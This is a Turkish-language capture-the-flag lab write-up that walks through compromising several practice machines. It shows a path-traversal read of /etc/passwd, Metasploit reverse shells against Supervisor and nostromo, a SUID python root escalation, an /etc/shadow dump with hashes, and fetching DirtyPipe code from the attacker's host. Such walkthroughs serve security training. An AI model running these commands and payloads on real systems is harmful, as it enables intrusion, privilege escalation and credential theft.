
A table lists the items purchased:

#	Item Title	Unit Price	Quantity	Total
1	Crusal Damperal	\$500	05	\$3000
2	Indriacal Superral	\$650	06	\$7000
3	Vidaska Adrioal	\$400	03	\$2000
4	Crustal Desrikal	\$600	04	\$7000

Remarks

Ornare non tortor. Nam quis ipsum vitae dolor porttitor interdum. Curabitur faucibus erat vel ante fermentum lacinia. Integer porttitor laoreet suscipit. Sed cursus cursus massa ut pellentesque. Phasellus vehicula dictum arcu, eu interdum massa bibendum. Ornare non tortor.



Eğer böyle bir dosya erişimi vars LFI da olabilceğini düşünerek denemeler yapıyorum.



The screenshot shows a Firefox browser window with three tabs open. The active tab is titled "Invoice" and has the URL "172.20.6.87/show-invoice.php?invoice=../../../../etc/passwd". The content of the page is a long list of system users and their details from the /etc/passwd file, including root, daemon, bin, sync, games, mail, uucp, www-data, list, gnats, nobody, and sshd, all with their respective home directories and shell information.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sync:x:3:3:sync:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
hackviser:x:1000:1000:hackviser,,,:/home/hackviser:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
```

Wappalyzer üzerinden bu serverin bir nginx server olduğunu görüyorum ve nginx'in loglarına ulaşmak için /var/log/nginx/access.log dosyasına istek gönderiyorum.




Log kayıtlarını kullanarak sistme içinde komut çalıştırırmak istediğim için fatura gösterme isteğini burp ile yakalıyorum.


The screenshot shows a web browser window with two tabs: "Good Shoppy;" and "Invoice". The "Invoice" tab displays an invoice from "David Designs LLC" to "Mallinda Hollaway". The invoice details include the recipient's address in Dubai, Bangladesh, and the sender's address in Qube Towers, Media City, Dubai, Bangladesh. The invoice number is 456656, dated 20/03/2018, with a total amount of \$25,98. The itemized list includes "Crusal Damperial", "Indriacal Superral", "Vidaska Adrioal", and "Croustal Desrikal". The "Remarks" section notes that the company name is misspelled as "Omare non tortor".

The adjacent Burp Suite Community Edition window shows a captured request to "http://172.20.6.87/show-invoice.php?invoice=invoice-8741.html". The "Intercept" button is highlighted, indicating that the request is being monitored or modified. The "Inspector" panel on the right shows various request parameters and headers.

Log poisoning olarak bu bilinen saldırıda php kullanarak system kodları çalıştırıyorum ve curl ile log sayfasına istek gönderdiğimde gönderdiğim komutun çalıştığını görebiliyorum.



Linux'te bulunan stat komutu ile istediğim dosyanın son düzenleme tarihini görebiliyorum.



Super Process:

Sisteme eriştiğimde nmap taraması yapıyorum ve Supervisor adında bir uygulamanın çalıştığını görüyorum.

```
(kali㉿kali)-[~]
$ nmap -sV 172.20.4.57
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 06:00 EDT
Nmap scan report for 172.20.4.57
Host is up (0.054s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
9001/tcp  open  http    Medusa httpd 1.12 (Supervisor process manager)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds

(kali㉿kali)-[~]
```

Siteye eriştiğimde de sadece status ekranı var ve başka bir erişebilceğim yer göremedim.

The screenshot shows a Firefox browser window with two tabs open. The active tab is titled "Supervisor Status" and displays the Supervisor 3.0a1 < 3.3.2 - status page. The URL in the address bar is 172.20.4.57:9001/?message=Page refreshed at Sun Sep 1 06:02:56 2024. Below the address bar, there are links to various Kali Linux tools and forums. The main content area is titled "Supervisor status" and shows a message: "Page refreshed at Sun Sep 1 06:02:56 2024". It includes three buttons: "REFRESH", "RESTART ALL", and "STOP ALL". A message below states "No programs to manage". At the bottom of the page, it says "Supervisor 3.3.2" and "© 2006-2024 Agendaless Consulting and Contributors".

Supervisor hakkında biraz araştırma yapınca RCE zafiyeti olduğunu ve bu zafiyeti Metasploit üzerinden sömürebileceğini görüyorum.

The screenshot shows a Firefox browser window with the title bar "Supervisor Status" and the active tab "Supervisor 3.0a1 < 3.3.2 -". The address bar shows the URL <https://www.exploit-db.com/exploits/42779>. The page content is from Exploit-DB and details a remote code execution exploit for Supervisor 3.0a1 < 3.3.2. Key information includes:

- EDB-ID:** 42779
- CVE:** 2017-11610
- Author:** METASPLOIT
- Type:** REMOTE
- Platform:** LINUX
- Date:** 2017-09-25
- Vulnerable App:** Supervisor

At the bottom, there is a note: "# This module requires Metasploit: <http://metasploit.com/download>".

```
msf6 > search supervisor
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
-	0 exploit/linux/http/cisco_ucs_rce ated Remote Code Execution	2019-08-21	excellent	Yes	Cisco UCS Director Unauthentic
1	1 exploit/linux/ssh/cisco_ucs_scuser user password	2019-08-21	excellent	No	Cisco UCS Director default scp
2	2 exploit/linux/http/ supervisor_xmlrpc_exec ed Remote Code Execution	2017-07-19	excellent	Yes	Supervisor XML-RPC Authenticat
3	3 exploit/linux/http/trueonline_p660hn_v2_rce Router Authenticated Command Injection	2016-12-26	excellent	Yes	TrueOnline / ZyXEL P660HN-T v2
4	4 exploit/linux/http/zyxel_lfi_unauth_ssh_rce d weak password derivation algorithm	2022-02-01	excellent	Yes	Zyxel chained RCE using LFI an
5	5 _ target: Unix Command
6	6 _ target: Linux Dropper	:	:	:	:
7	7 _ target: Interactive SSH

```
msf6 > use 2
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > options

Module options (exploit/linux/http/supervisor_xmlrpc_exec):

```

Name	Current Setting	Required	Description
HttpPassword	no		Password for HTTP basic auth
HttpUsername	no		Username for HTTP basic auth
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metaspl
RPORT	9001	yes	oit/basics/using-metasploit.html
SSL	false	no	The target port (TCP)
SSLCert		no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/RPC2	yes	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The path to the XML-RPC endpoint
VHOST		no	The URI to use for this exploit (default is random)

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address o
SRVPORT	8080	yes	n the local machine or 0.0.0.0 to listen on all addresses.
			The local port to listen on.

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
-	-
0	3.0a1-3.3.2

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set rhosts 172.20.4.57
rhosts => 172.20.4.57
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > set lhost 10.8.9.19
lhost => 10.8.9.19
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > 
```

Zafiyeti çalıştırıldığında system tarafından shell alabildim.

```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > run

[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Sending XML-RPC payload via POST to 172.20.4.57:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.4.57
[*] Command Stager progress - 97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.4.57:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to handler..
[*] Meterpreter session 1 opened (10.8.9.19:4444 → 172.20.4.57:51140) at 2024-09-01 06:05:46 -0400

meterpreter > 
```

```
meterpreter > shell
Process 522 created.
Channel 1 created.
whoami
nobody
```

Nobody olarak bağlandığım makinede SUID'leri incelerken python 2.7 kullanabildiğimi gördüm ve bunu kullanarak dikey yükselme yapabilmeyim onu inceledim.

```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

GTFOBins üzerinden araştırdığında aşağıdaki komut dikkatimi çekti.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


Python komutunu çalıştırduğumda root kullanıcısına geçiş yaptım.

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root  
  
cat /etc/shadow  
root:$y$j9T$e8KohoZuo9Aaj1SpH7/pm1$mu9eKYycNlRPCJ51dW8d71.aPH0ceBM0AKxAaiil7C5:19640:0:99999:7:::  
daemon:*:19635:0:99999:7:::  
bin:*:19635:0:99999:7:::  
sys:*:19635:0:99999:7:::  
sync:*:19635:0:99999:7:::  
games:*:19635:0:99999:7:::  
man:*:19635:0:99999:7:::  
lp:*:19635:0:99999:7:::  
mail:*:19635:0:99999:7:::  
news:*:19635:0:99999:7:::  
uucp:*:19635:0:99999:7:::  
proxy:*:19635:0:99999:7:::  
www-data:*:19635:0:99999:7:::  
backup:*:19635:0:99999:7:::  
list:*:19635:0:99999:7:::  
irc:*:19635:0:99999:7:::  
gnats:*:19635:0:99999:7:::  
nobody:*:19635:0:99999:7:::  
_apt:*:19635:0:99999:7:::  
systemd-network:*:19635:0:99999:7:::  
systemd-resolve:*:19635:0:99999:7:::  
messagebus:*:19635:0:99999:7:::  
systemd-timesync:*:19635:0:99999:7:::  
sshd:*:19635:0:99999:7:::  
hackviser:$y$j9T$QQu/ls49B5S0JnhbHl0LG.$t/tBeXv48Efe.2gjdC.Ztus3kysEwNj6seeySpo3cc5:19640:0:99999:7:::  
systemd-coredump:!*:19635:::::
```

Glitch:

Sisteme eriştiğim gibi nmap taraması yapıyorum ve 80 portuna tarayıcı üzerinden erişiyorum fakat site hakkında bir bilgi toplayamıyorum.

```
(kali㉿kali)-[~]  
└─$ nmap -sV 172.20.1.139  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 06:42 EDT  
Nmap scan report for 172.20.1.139  
Host is up (0.054s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)  
80/tcp    open  http     nostromo 1.9.6  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 7.68 seconds
```



Nostromo hakkında araştırma yaptığında kullanılan sürümde RCE olduğunu keşif ettim.

Coming Soon

nostromo 1.9.6 vuln - Go

nostromo 1.9.6 - Remote

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

EXPLOIT DATABASE

nostromo 1.9.6 - Remote Code Execution

EDB-ID: 47837	CVE: 2019-16278
EDB Verified: ✓	
Author: KROFF	Type: REMOTE
Exploit: Download / {}	
Platform: MULTIPLE	Date: 2020-01-01
Vulnerable App: Details	

← →

```
# Exploit Title: nostromo 1.9.6 - Remote Code Execution
# Date: 2019-12-31
# Exploit Author: Kr0ff
# Vendor Homepage
```

Copy

Bu zayıflığı sömürmek için Metasploit framework'ünü kullandım.

```

search nostromo
msf6 > search nostromo

Matching Modules
=====
#  Name
-  __
  0  exploit/multi/http/nostromo_code_exec      Disclosure Date  Rank  Check  Description
and Execution
  1    \_ target: Automatic (Unix In-Memory)   .                .    .    .
  2    \_ target: Automatic (Linux Dropper)     :                :    :    .

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/nostromo_code_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'

```

```

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) > options

Module options (exploit/multi/http/nostromo_code_exec):
Name  Current Setting  Required  Description
_____
Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80        yes       The target port (TCP)
SSL             false      no        Negotiate SSL/TLS for outgoing connections
SSLCert         no        Path to a custom SSL certificate (default is randomly generated)
URIPATH         no        The URI to use for this exploit (default is random)
VHOST           no        HTTP server virtual host

When CMDSTAGER:: FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
Name  Current Setting  Required  Description
_____
SRVHOST        0.0.0.0    yes      The local host or network interface to listen on. This must be an address on
                                 the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT        8080      yes      The local port to listen on.

Payload options (cmd/unix/reverse_perl):
Name  Current Setting  Required  Description
_____
LHOST           no        The listen address (an interface may be specified)
LPORT           4444      yes      The listen port

Exploit target:
Id  Name
--  --
 0  Automatic (Unix In-Memory)

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/nostromo_code_exec) > set rhosts 172.20.1.139
rhosts => 172.20.1.139
msf6 exploit(multi/http/nostromo_code_exec) > set lhost 10.8.9.19
lhost => 10.8.9.19

```

Zafiyeti çalıştırıldıktan sonra www-data kullanıcısı olarak shell aldım.

```
msf6 exploit(multi/http/nostromo_code_exec) > run
[*] Started reverse TCP handler on 10.8.9.19:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.9.19:4444 → 172.20.1.139:33888) at 2024-09-01 06:49:46 -0400

shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash
whoami
whoami
www-data
www-data@debian:/usr/bin$ █
```

Hostnamectl ile OS sürümünü öğrendim ve araştırdığında bu sürüm üzerinde yetki yükseltme zafiyeti olduğunu buldum.

```
www-data@debian:/usr/bin$ hostnamectl
hostnamectl
  Static hostname: debian
    Icon name: computer-vm
      Chassis: vm
    Machine ID: aa93628dc9ad4dc6884210849cc04482
        Boot ID: beee51b523a244b4ad08674332dda808
  Virtualization: kvm
Operating System: Debian GNU/Linux 11 (bullseye)
      Kernel: Linux 5.11.0-051100-generic
  Architecture: x86-64
www-data@debian:/usr/bin$ █
```

Bu zafiyeti sömürmek için gerekli olan PoC kodunu exploit-db üzerinden indiriyorum.

The screenshot shows a Firefox browser window with the following details:

- Tab Bar:** "Coming Soon" and "Linux Kernel 5.8 < 5.16.11".
- Address Bar:** <https://www.exploit-db.com/exploits/50808>
- Toolbar:** Back, Forward, Stop, Home, Refresh, and other standard browser icons.
- Header:** "EXPLOIT DATABASE" with a logo.
- Title:** "Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)"
- EDB-ID:** 50808
- CVE:** 2022-0847
- Author:** LANCE BIGGERSTAFF
- Type:** LOCAL
- EDB Verified:** ✘
- Exploit:** Download icon / { } icon
- Platform:** LINUX
- Date:** 2022-03-08
- Vulnerable App:** (Empty)
- Buttons:** Left arrow and right arrow.
- Text Area:** "Copy" button next to the exploit code:

```
// Exploit Title: Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe)
// Exploit Author: blasty (peter@haxx.in)
```

Shell aldığım sistem üzerinden tmp dosyasına geçiş yaparak

```
www-data@debian:/usr/bin$ cd /
cd /
www-data@debian:$ ls
ls
bin   home      lib32      media    root    sys    vmlinuz
boot  initrd.img lib64      mnt     run    tmp    vmlinuz.old
dev   initrd.img.old libx32     opt     sbin   usr
etc   lib       lost+found proc    srv    var
www-data@debian:$ cd tmp
cd tmp
www-data@debian:/tmp$ ls
ls
systemd-private-beee51b523a244b4ad08674332dda808-systemd-logind.service-a0fm8g
systemd-private-beee51b523a244b4ad08674332dda808-systemd-timesyncd.service-a299Cf
www-data@debian:/tmp$ wget https://www.exploit-db.com/download/50808
wget https://www.exploit-db.com/download/50808
--2024-09-01 06:55:09-- https://www.exploit-db.com/download/50808
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443...
```

Kendi bilgisayaram üzerinden python server açıyorum ve dosyayı diğer system üzerinden indiriyorum.

```
└─(kali㉿kali)-[~/Downloads]
  └─$ ls
  47720.py  47837.py  50808.c  shell.php

└─(kali㉿kali)-[~/Downloads]
  └─$ python -m http.server
  Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://10.8.9.19:8000/50808.c
--2024-09-01 06:58:02--  http://10.8.9.19:8000/50808.c
Connecting to 10.8.9.19:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7509 (7.3K) [text/x-csrc]
Saving to: '50808.c'

50808.c          100%[=====]  7.33K --.-KB/s   in 0.003s

2024-09-01 06:58:02 (2.17 MB/s) - '50808.c' saved [7509/7509]

www-data@debian:/tmp$ █
```

İndirdiğim dosyayı gcc kullanarak compile ediyorum ve çalıştırırmaya çalıştığımda benden bir SUID beklediğini görüyorum.

```
www-data@debian:/tmp$ gcc 50808.c -o shell
gcc 50808.c -o shell
www-data@debian:/tmp$ ls
ls
50808.c
shell
systemd-private-beee51b523a244b4ad08674332dda808-systemd-logind.service-a0fm8g
